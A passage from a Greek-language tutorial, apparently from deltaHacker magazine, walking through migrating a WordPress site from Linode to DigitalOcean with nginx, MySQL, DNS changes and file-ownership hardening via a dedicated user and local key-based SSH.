-rw-r--r-- 1 www-data www-data 616M Jun  8 21:02 backwpup_7140e9_2015-06-09_04-00-09.tar.gz
-rw-r--r-- 1 www-data www-data 616M Jun 11 21:01 backwpup_7140e9_2015-06-12_04-00-02.tar.gz
-rw-r--r-- 1 www-data www-data 616M Jun 15 21:01 backwpup_7140e9_2015-06-16_04-00-05.tar.gz
-rw-r--r-- 1 www-data www-data 617M Jun 18 21:01 backwpup_7140e9_2015-06-19_04-00-02.tar.gz
-rw-r--r-- 1 www-data www-data 621M Jun 22 21:01 backwpup_7140e9_2015-06-23_04-00-05.tar.gz
-rw-r--r-- 1 www-data www-data 621M Jun 25 21:01 backwpup_7140e9_2015-06-26_04-00-02.tar.gz
-rw-r--r-- 1 www-data www-data 636M Jun 29 21:01 backwpup_7140e9_2015-06-30_04-00-02.tar.gz
-rw-r--r-- 1 www-data www-data 639M Jul  2 21:01 backwpup_7140e9_2015-07-03_04-00-08.tar.gz
-rw-r--r-- 1 www-data www-data 637M Jul  5 07:46 backwpup_7140e9_2015-07-05_14-44-49.tar.gz
-rw-r--r-- 1 www-data www-data 637M Jul 15 07:44 backwpup_7140e9_2015-07-15_14-43-06.tar.gz
-rw-r--r-- 1 www-data www-data   99 Apr 18 08:53 index.php
parabing@deltahacker:~/backup$
parabing@deltahacker:~/backup$ scp -P 49250 backwpup_7140e9_2015-07-15_14-43-06.tar.gz admin@188.226.190.206:~/tmp
backwpup_7140e9_2015-07-15_14-43-06.tar.gz                    100%  637MB  23.6MB/s   00:27
parabing@deltahacker:~/backup$
```

Η μεταφορά του αρχείου γίνεται απευθείας μεταξύ των datacenters των Linode και Digital Ocean. Όπως βλέπετε κι εσείς, η ταχύτητα μεταφοράς δεν απογοητεύει.

Δημιουργία βάσης για το site, στον νέο host

Η MySQL είναι εγκατεστημένη και για μία φορά μόνο θα τρέξουμε ένα απλό script για την προετοιμασία του MySQL server, με γνώμονα την ασφάλεια:

```
admin@deltahacker:~$ sudo mysql_secure_installation
```

Αρχικά, το script μάς ζητά να αλλάξουμε password για τον χρήστη root της MySQL (απλή συνωνυμία με τον root του λειτουργικού). Υπόψη ότι το προκαθορισμένο password του root αναφέρεται στο μήνυμα που βλέπουμε στο τερματικό, αμέσως μετά τη σύνδεσή μας στο VPS. Ακολούθως το script μάς ζητά άδεια για α) τη διαγραφή ορισμένων ανώνυμων χρηστών της MySQL, β) την απαγόρευση των απομακρυσμένων συνδέσεων για τον root (πάντα της MySQL), γ) τη διαγραφή της βάσης ονόματι test και δ) την επαναφόρτωση των πινάκων δικαιοδοσιών (privilege tables). Σε κάθε περίπτωση δίνουμε το ΟΚ απαντώντας καταφατικά.

Ας δημιουργήσουμε τώρα μία νέα βάση δεδομένων, στην οποία θα εισαγάγουμε τους πίνακες από το backup που πήραμε από τον παλιό host. Καταφεύγουμε στο εργαλείο mysql και ονομάζουμε τη νέα βάση deltahacker_db:

```
$ mysql -u root -p
mysql> CREATE DATABASE deltahacker_db;
Query OK, 1 row affected (0.00 sec)
mysql> CREATE USER deltahacker_user@localhost IDENTIFIED BY 'aint_no_real_
password';
Query OK, 0 rows affected (0.00 sec)
mysql> GRANT ALL PRIVILEGES ON deltahacker_db.* TO deltahacker_user@localhost;
Query OK, 0 rows affected (0.00 sec)
mysql> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.00 sec)
mysql> exit
Bye
$
```

Πριν κάνουμε οτιδήποτε, χρειάστηκε να πληκτρολογήσουμε το password του χρήστη root (της MySQL). Εκτός από τη βάση ονόματι deltahacker_db, φτιάξαμε έναν νέο χρήστη της MySQL με username το deltahacker_user και password το aint_no_real_password. Στο συγκεκριμένο χρήστη δώσαμε πλήρη δικαιοδοσία επί της deltahacker_db. Εσείς, βεβαίως, θα ονομάσετε τη βάση και το χρήστη όπως προτιμάτε, ενώ ελπίζουμε να του δώσετε κι ένα καλύτερο password.

Εισαγωγή στη νέα βάση των πινάκων της παλιάς

Ξεκινάμε αποσυμπιέζοντας το archive του backup, δηλαδή το αρχείο που έχουμε πάρει από το BackWPup plugin:

```
$ cd ~/tmp
~/tmp$ tar zxf backwpup_7140e9_2015-07-15_14-43-06.tar.gz
```

Το backup της βάσης του site είναι το αρχείο deltahacker_db.sql.gz. Το αποσυμπιέζουμε πληκτρολογώντας

```
~/tmp$ gunzip deltahacker_db.sql.gz
```

και το περιεχόμενό του το εισάγουμε (import) στη βάση deltahacker_db, την οποία δημιουργήσαμε πριν λίγο:

```
~/tmp$ mysql -h localhost -u deltahacker_user -p deltahacker_db < deltahacker_db.sql
Enter password:
~/tmp$
```

Ωραία. Το αρχείο deltahacker_db.sql δεν το χρειαζόμαστε μαζί με όλα τα άλλα που πήραμε από την αποσυμπίεση του archive, οπότε το απομακρύνουμε από τον κατάλογο tmp ή ακόμη το διαγράφουμε κιόλας:

```
~/tmp$ rm deltahacker_db.sql
```

Κατάλληλη τοποθέτηση των αρχείων του site

Το αρχείο backwpup_7140e9_2015-07-15_14-43-06.tar.gz, όπως επίσης και τα deltaHacker.pluginlist.2015-07-15.txt.gz και deltaHacker.wordpress.2015-07-15.xml.gz, δεν τα χρειαζόμαστε στον κατάλογο ~/tmp. (Ειδικά τα δύο τελευταία, αναλόγως των επιλογών που έχετε κάνει στο BackWPup ίσως να μην τα έχετε στον δικό σας κατάλογο.) Μπορούμε λοιπόν είτε να τα μετακινήσουμε είτε να τα διαγράψουμε. Όλα τα υπόλοιπα αρχεία και τους καταλόγους του ~/tmp τα μεταφέρουμε στο προκαθορισμένο document root του web server: Πρόκειται για τον κατάλογο από τον οποίο σερβίρει περιεχόμενο ο nginx και για την εγκατάστασή μας είναι ο /usr/share/nginx/html. Η μεταφορά γίνεται εξαιρετικά απλά:

```
~/tmp$ sudo mv * /usr/share/nginx/html
```

Μεταβαίνουμε στον κατάλογο /usr/share/nginx/html

```
~/tmp$ cd /usr/share/nginx/html
```

κι αλλάζουμε την ιδιοκτησία και τα δικαιώματα όλων των αρχείων και καταλόγων:

```
/usr/share/nginx/html$ sudo chown -R www-data:www-data *
```

Η κίνηση αυτή δεν είναι βέλτιστη από πλευράς ασφαλείας και δεν σας την προτείνουμε. Αφήνουμε όμως *προσωρινά* όλα τα αρχεία και τους καταλόγους στον χρήστη www-data και στην ομώνυμη ομάδα, ώστε, αν χρειαστεί, να είναι εύκολο ν' αναβαθμίσουμε plugins και themes. Στο τελευταίο μέρος του παρόντος άρθρου, αφού έχουμε βεβαιωθεί ότι το deltahacker.gr σερβίρεται κανονικά από τον νέο host, θα κάνουμε όλες τις απαραίτητες ενέργειες προκειμένου να ενισχύσουμε την ασφάλεια του site.

Προς το παρόν, ανοίγουμε το αρχείο wp-config.php προς διόρθωση, π.χ., με χρήση του nano:

```
/usr/share/nginx/html$ sudo nano wp-config.php
```

Εστιάζουμε την προσοχή μας στις ακόλουθες γραμμές:

```
define('DB_NAME', 'deltahacker_db');
define('DB_USER', 'deltahacker_user');
define('DB_PASSWORD', 'aint_no_real_password');
```

Ίσως χρειαστεί να κάνουμε αλλαγές, ώστε στις μεταβλητές DB_NAME, DB_USER και DB_PASSWORD να αντιστοιχίζονται το όνομα της βάσης, το όνομα του χρήστη της κι ο κωδικός του αντίστοιχα – ακριβώς όπως τα ορίσαμε πριν λίγο. Αποθηκεύουμε τις αλλαγές στο wp-config.php κι εγκαταλείπουμε τον editor (στο nano, π.χ., δίνουμε [CTRL+O], [Enter] και μετά [CTRL+X]).

Ενημέρωση web server

Το αρχείο ρυθμίσεων που χρησιμοποιεί ο nginx προκειμένου να σερβίρει περιεχόμενο από το /usr/share/nginx/html, είναι το /etc/nginx/sites-available/default. Προτείνεται να το μετονομάσουμε και μετά να φτιάξουμε ένα νέο αρχείο με το ίδιο όνομα (default), το οποίο θα έχει τις κατάλληλες οδηγίες για το site μας:

```
/usr/share/nginx/html$ cd /etc/nginx/sites-available
/etc/nginx/sites-available$ sudo mv default default.orig
```

Εδώ είναι καλή ιδέα να μεταφέρουμε, σ' αυτήν ακριβώς τη θέση, το αντίστοιχο αρχείο "default" που υπάρχει στο παλιό VPS – και να φροντίσουμε ώστε πράγματι να ονομάζεται default. Κατά πάσα πιθανότητα, η μόνη επέμβαση που θα κάνουμε θα αφορά στη διαδρομή του καταλόγου από τον οποίο ο nginx σερβίρει το περιεχόμενο. Δείτε, π.χ., τα περιεχόμενα το δικού μας default (στον νέο host):

```
server {
        listen 80 default_server;
        listen [::]:80 default_server ipv6only=on;

        root /usr/share/nginx/html;
        index index.php index.html index.htm;

        server_name deltahacker.gr;
```

```
        location / {
                try_files $uri $uri/ /index.php?q=$uri&$args;
        }

        error_page 404 /404.html;
        error_page 500 502 503 504 /50x.html;
        location = /50x.html {
                root /usr/share/nginx/html;
        }

        location ~ \.php$ {
                try_files $uri =404;
                fastcgi_split_path_info ^(.+\.php)(/.+)$;
                fastcgi_pass unix:/var/run/php5-fpm.sock;
                fastcgi_index index.php;
                include fastcgi_params;
        }
}
```

Προκειμένου να ληφθούν υπόψη οι αλλαγές, επανεκκινούμε τον nginx αλλά και την php5-fpm:


```
/etc/nginx/sites-available$ sudo service nginx restart
 * Restarting nginx nginx
/etc/nginx/sites-available$ sudo service php5-fpm restart
php5-fpm stop/waiting
php5-fpm start/running, process 2233
```

Έλεγχοι και αλλαγές DNS στον registrar


Για να βεβαιωθούμε ότι όλα είναι εντάξει με το site μας στον νέο host *χωρίς* όμως να πειράξουμε τις ρυθμίσεις DNS στον registrar, μια ιδέα είναι να προσθέσουμε ένα κατάλληλο entry στο αρχείο hosts του υπολογιστή από τον οποίο εργαζόμαστε. Το εν λόγω αρχείο στα Unix-like συστήματα (Linux, OS X, *BSD κ.ά.) είναι κάτω από τον κατάλογο /etc, ενώ στα Windows βρίσκεται μέσα στον φάκελο %systemroot%\system32\drivers\etc, όπου το %systemroot% ταυτίζεται σχεδόν πάντα με το c:\windows. Για την τροποποίηση του hosts χρειαζόμαστε δικαιώματα διαχειριστή και η γραμμή που προσθέτουμε πρέπει να έχει τη μορφή

```
διεύθυνση_IP_του_νέου_VPS  deltahacker.gr deltahacker
```

Δείτε στο screenshot που ακολουθεί τη γραμμή που προσθέσαμε στο hosts ενός συστήματος με openSUSE.




Το αρχείο hosts το συμβουλεύονται λειτουργικό σύστημα κι εφαρμογές πριν ακόμη ρωτήσουν κάποιον nameserver για την αριθμητική διεύθυνση ενός domain. Έτσι, με την προσθήκη που έχουμε κάνει στο /etc/hosts του συγκεκριμένου υπολογιστή με openSUSE, είμαστε σε θέση να ελέγξουμε αν όλα έχουν πάει καλά με τη μεταφορά του site στον νέο provider (Digital Ocean) πριν ακόμα δώσουμε στον registrar τους νέους nameservers για το domain. Καθώς εμείς κάνουμε τους ελέγχους μας οι επισκέπτες του deltahacker.gr εξυπηρετούνται από το παλιό VPS, αφού στον registrar είναι δηλωμένοι οι nameservers του παλιού provider (Linode).



Κατά την πρώτη μας επίσκεψη στο deltahacker.gr στον νέο host (Digital Ocean), θυμόμαστε ότι το backup από τον παλιό host (Linode) ελήφθη όταν το Maintenance


Mode plugin ήταν ήδη ενεργοποιημένο. Με κλικ στο Login κάτω δεξιά μπορούμε να συνδεθούμε στο site με τα στοιχεία κάποιου διαχειριστή και, με την προϋπόθεση ότι η μεταφορά έχει γίνει χωρίς λάθη, θα βλέπουμε τις σελίδες του κανονικά. Προσοχή: Κάπου εδώ οφείλουμε να απενεργοποιήσουμε το Maintenance Mode plugin (στον νέο host, όχι στον παλιό).



Αφού κάνουμε τους ελέγχους μας και βεβαιωθούμε ότι το site λειτουργεί κι αντιδρά όπως πρέπει, είναι ώρα να αφαιρέσουμε από το hosts file τη γραμμή με τη δημόσια IP για το deltahacker.gr και να ενημερώσουμε τον registrar για τους νέους DNS servers (της Digital Ocean) που εξυπηρετούν το site μας.

Οι πληροφορίες για τις αλλαγές των nameservers χρειάζονται κάποιο χρόνο προκειμένου να διαδοθούν στο παγκόσμιο σύστημα DNS. Αρχικά –και με την προϋπόθεση ότι δεν γίνεται κάποιο τοπικό resolving, π.χ., με βάση πληροφορίες στο hosts file–, όλοι όσοι επισκέπτονται το deltahacker.gr θα καταλήγουν στο site στον παλιό host (Linode) και θα βλέπουν το μήνυμα του Maintenance Mode plugin. Μετά από κάποιο χρόνο, ο οποίος στην καλύτερη περίπτωση θα είναι γύρω στη μισή ώρα, οι επισκέπτες του site θα κατευθύνονται στον νέο host και βεβαίως δεν θα βλέπουν το μήνυμα του Maintenance Mode plugin. Κατά τους ελέγχους μας από το https://cachecheck.opendns.com διαπιστώσαμε ότι χρειάστηκαν περισσότερες από τρείς ώρες προκειμένου να ενημερωθούν για τις αλλαγές οι ανά τον πλανήτη nameservers που επιβλέπει το εργαλείο CacheCheck, της OpenDNS. Επίσης, οι

nameservers του ISP που χρησιμοποιούσαμε τις εβδομάδες όπου έγινε η μεταφορά, χρειάστηκαν περίπου 24 ώρες για να ενημερωθούν. Σε κάθε περίπτωση, μετά από 48 ώρες πρακτικά όλοι οι επισκέπτες του site θα εξυπηρετούνται από τους nameservers της Digital Ocean. Και τότε, είναι ασφαλές να κατεβάσουμε (shutdown) το VPS του site στον παλιό host. Προτείνεται να κρατήσουμε το αντίστοιχο image για μερικές μέρες ακόμα, αφού Ποτέ Δεν Ξέρεις (TM).



Ενδυνάμωση της ασφάλειας του νέου WordPress site

Όταν μεταφέραμε τα αρχεία του backup στον κατάλογο /usr/share/nginx/html, αμέσως φροντίσαμε ώστε ο χρήστης www-data να είναι ο ιδιοκτήτης των αρχείων και των καταλόγων του site. Ακριβώς τα ίδια αρχεία και καταλόγους τα αντιστοιχίσαμε στην ομάδα www-data. Ο web server μας, ο nginx, τρέχει επίσης υπό το λογαριασμό του www-data. Αυτό σημαίνει ότι οι αναβαθμίσεις της core engine του WordPress, καθώς και των plugins και των themes, γίνονται πανεύκολα, είτε αυτόματα είτε μέσα από το control panel του WordPress, χωρίς φασαριόζικα μηνύματα και φασαρίες. Το ίδιο ισχύει και για τις εγκαταστάσεις ή τις διαγραφές plugins και themes.

Για λόγους ασφαλείας, όμως, όλα τα αρχεία και οι κατάλογοι του site προτείνεται να ανήκουν σε έναν άλλον, απλό χρήστη — όχι σ' αυτόν από το λογαριασμό του οποίου τρέχει ο web server. Ανάλογες παρατηρήσεις ισχύουν και για την ομάδα (group) των αρχείων. Σε ένα τέτοιο σενάριο, προκειμένου να είναι δυνατές οι εγκαταστάσεις, οι αναβαθμίσεις, οι διαγραφές και οι ενημερώσεις *μέσα* από το control panel του WordPress, ο χρήστης του nginx θα πρέπει να συνδέεται στο λογαριασμό του ιδιοκτήτη των αρχείων και των καταλόγων του site. Εξ ορισμού, το WordPress μάς παροτρύνει να συνδεόμαστε μέσω FTP. Αλλά το εν λόγω πρωτόκολλο είναι εξαιρετικά επισφαλές, οπότε θα φροντίσουμε η σύνδεση να γίνεται μέσω SSH και μάλιστα

με χρήση κλειδιών (passwordless). Επίσης, θα περιορίσουμε τις συνδέσεις SSH στο λογαριασμό του ιδιοκτήτη του site ώστε να επιτρέπονται μόνο τοπικά, δηλαδή από τον localhost.

Αναλυτικότερα, στο υπόλοιπο του άρθρου φροντίζουμε για τα ακόλουθα:

- δημιουργία νέου λογαριασμού χρήστη (εμείς θα τον ονομάσουμε isafjordur)
- ανάθεση όλων των αρχείων και των καταλόγων του site στο νέο χρήστη και στην ομάδα του νέου χρήστη
- δημιουργία ζεύγους κλειδιών, ώστε ο χρήστης www-data να μπορεί να συνδέεται (passwordless) στο account του isafjordur
- διευθέτηση ιδιοκτησίας κλειδιών και ενέργειες ώστε ο www-data να *είναι* σε θέση να συνδέεται στο account του isafjordur
- διασφάλιση ότι στο λογαριασμό του isafjordur θα επιτρέπονται συνδέσεις SSH *μόνον* από τον localhost
- επέμβαση στο wp-config.php ώστε να μη χρειάζεται να πληκτρολογούμε τα στοιχεία σύνδεσης στο λογαριασμό του isafjordur
- δοκιμές και μεμονωμένες αλλαγές στο ιδιοκτησιακό καθεστώς, ώστε να διευκολυνόμαστε στη διαχείριση του WordPress site

Χωρίς άλλες περιστροφές, ξεκινάμε την εργασία μας με σύνδεση στο λογαριασμό του χρήστη admin και ρίχνοντας μια ματιά στα περιεχόμενα του καταλόγου /usr/share/nginx/html.

```
delta@osusevmg:~
File  Edit  View  Search  Terminal  Help
$
$ ls -lh /usr/share/nginx/html/
total 244K
-rw-r--r--  1 www-data www-data  537 Mar  4  2014 50x.html
-rw-r--r--  1 www-data www-data  226 Jul 15 14:43 backwpup_readme.txt
-rw-r--r--  1 www-data www-data  612 Mar  4  2014 index.html
-rw-r--r--  1 www-data www-data  418 Oct 29  2013 index.php
-rw-r--r--  1 www-data www-data  20K Feb 19 07:43 license.txt
-rw-r--r--  1 www-data www-data 6.8K Jul 15 14:43 manifest.json
-rw-rw-r--  1 www-data www-data 6.1K May 29  2014 nginx.conf
-rw-r--r--  1 www-data www-data 7.2K May  7 06:11 readme.html
drwxrwxr-x  6 www-data www-data 4.0K Jul 16 12:23 slimbox-2.04
-rw-r--r--  1 www-data www-data 4.9K Sep 30  2014 wp-activate.php
drwxrwxr-x  9 www-data www-data 4.0K Jul 16 12:23 wp-admin
-rw-r--r--  1 www-data www-data  226 Jun 19  2013 wp-atom.php
-rw-r--r--  1 www-data www-data  271 Oct 29  2013 wp-blog-header.php
-rw-r--r--  1 www-data www-data 4.9K Apr 24 14:28 wp-comments-post.php
-rw-r--r--  1 www-data www-data  244 Jun 19  2013 wp-commentsrss2.php
-rw-r--r--  1 www-data www-data 3.5K Jul 16 14:52 wp-config.php
-rw-r--r--  1 www-data www-data 2.7K Apr 24 14:28 wp-config-sample.php
drwxrwxr-x 15 www-data www-data 4.0K Jul 16 16:10 wp-content
-rw-r--r--  1 www-data www-data 3.1K Apr 24 14:28 wp-cron.php
-rw-r--r--  1 www-data www-data  246 Jun 19  2013 wp-feed.php
drwxrwxr-x 12 www-data www-data 4.0K Jul 16 12:23 wp-includes
-rw-r--r--  1 www-data www-data 2.4K Oct 29  2013 wp-links-opml.php
-rw-r--r--  1 www-data www-data 3.1K Apr 24 14:28 wp-load.php
-rw-r--r--  1 www-data www-data  34K Apr 24 14:28 wp-login.php
-rw-r--r--  1 www-data www-data 8.1K Sep 30  2014 wp-mail.php
-rw-r--r--  1 www-data www-data  413 Jun 19  2013 wp-pass.php
-rw-r--r--  1 www-data www-data  224 Jun 19  2013 wp-rdf.php
-rw-r--r--  1 www-data www-data  334 Jun 19  2013 wp-register.php
-rw-r--r--  1 www-data www-data  226 Jun 19  2013 wp-rss2.php
-rw-r--r--  1 www-data www-data  224 Jun 19  2013 wp-rss.php
-rw-r--r--  1 www-data www-data  11K Apr 24 14:28 wp-settings.php
-rw-r--r--  1 www-data www-data  25K Dec 21  2014 wp-signup.php
-rw-r--r--  1 www-data www-data 4.0K Dec 21  2014 wp-trackback.php
-rw-r--r--  1 www-data www-data 3.0K May  2  2014 xmlrpc.php
$
```

Αν ακολουθήσατε τις οδηγίες μας έως τώρα, τότε όλα τα αρχεία και οι κατάλογοι του WordPress site θα ανήκουν στο χρήστη και στην ομάδα www-data. O nginx τρέχει από τον λογαριασμό του www-data, επομένως οι αναβαθμίσεις της core engine γίνονται αυτόματα και πανεύκολα από το ίδιο WordPress. Το ίδιο εύκολα προσθέτουμε, αφαιρούμε κι αναβαθμίζουμε plugins και themes, πάντα μέσα από το control panel του WordPress. Το θέμα είναι ότι, για λόγους ασφαλείας, τα αρχεία και οι κατάλογοι του site προτείνεται ν' ανήκουν σε άλλον χρήστη και σε άλλη ομάδα.

Δημιουργούμε ένα νέο λογαριασμό χρήστη, με όνομα isafjordur. Ταυτόχρονα θα δημιουργηθεί και μια νέα, ομώνυμη ομάδα. Δεν θα αντιστοιχίσουμε password στον χρήστη isafjordur. Το εργαλείο που θα χρησιμοποιήσουμε για τη δημιουργία του, το adduser, θα μας ρωτήσει τρεις φορές για νέο password και επαναπληκτρολόγησή του. Στις ερωτήσεις αυτές πατάμε, απλά, το [Enter].

```
$ sudo adduser isafjordur
[sudo] password for admin:
Adding user `isafjordur' ...
Adding new group `isafjordur' (1001) ...
Adding new user `isafjordur' (1001) with group `isafjordur' ...
Creating home directory `/home/isafjordur' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
No password supplied
Enter new UNIX password:
Retype new UNIX password:
No password supplied
Enter new UNIX password:
Retype new UNIX password:
No password supplied
passwd: Authentication token manipulation error
passwd: password unchanged
Try again? [y/N] n
Changing the user information for isafjordur
Enter the new value, or press ENTER for the default
      Full Name []: Ísafjörður
      Room Number []:
      Work Phone []:
      Home Phone []:
```


```
     Other []:
chfn: name with non-ASCII characters: 'Ísafjörður'
Is the information correct? [Y/n] y
$
```

Μπορεί να μη δώσαμε password στον isafjordur, χάρη όμως στις ρυθμίσεις στο /etc/ssh/sshd_config κανείς δεν μπορεί να συνδεθεί απομακρυσμένα σ' αυτόν το λογαριασμό (επιτρέπονται μόνο τα SSH logins με χρήση κλειδιών). Μεταβαίνουμε τώρα στον κατάλογο /usr/share/nginx/html...

```
$ cd /usr/share/nginx/html
```

...κι αλλάζουμε τον χρήστη και την ομάδα όλων των αρχείων και καταλόγων από εκεί και κάτω, σε isafjordur:

```
/usr/share/nginx/html$ sudo chown -R isafjordur:isafjordur *
```



Αν σ' αυτό το σημείο επιχειρήσουμε να αναβαθμίσουμε ένα plugin, το WordPress δεν θα μπορέσει να προχωρήσει και θα μας ζητήσει να συνδεθούμε, με κάποιον τρόπο, στο λογαριασμό του ιδιοκτήτη των αρχείων και των καταλόγων του site. Παρατηρήστε ότι αν *δεν* είχαμε φροντίσει να εγκαταστήσουμε τα πακέτα php5-gd και libssh2-php (το κάναμε προηγουμένως, όταν ετοιμάζαμε τον νέο host), η επιλογή για σύνδεση SSH *δεν* θα ήταν διαθέσιμη.

Μεταβαίνουμε τώρα στο λογαριασμό του isafjordur πληκτρολογώντας

```
/usr/share/nginx/html$ sudo su - isafjordur
```

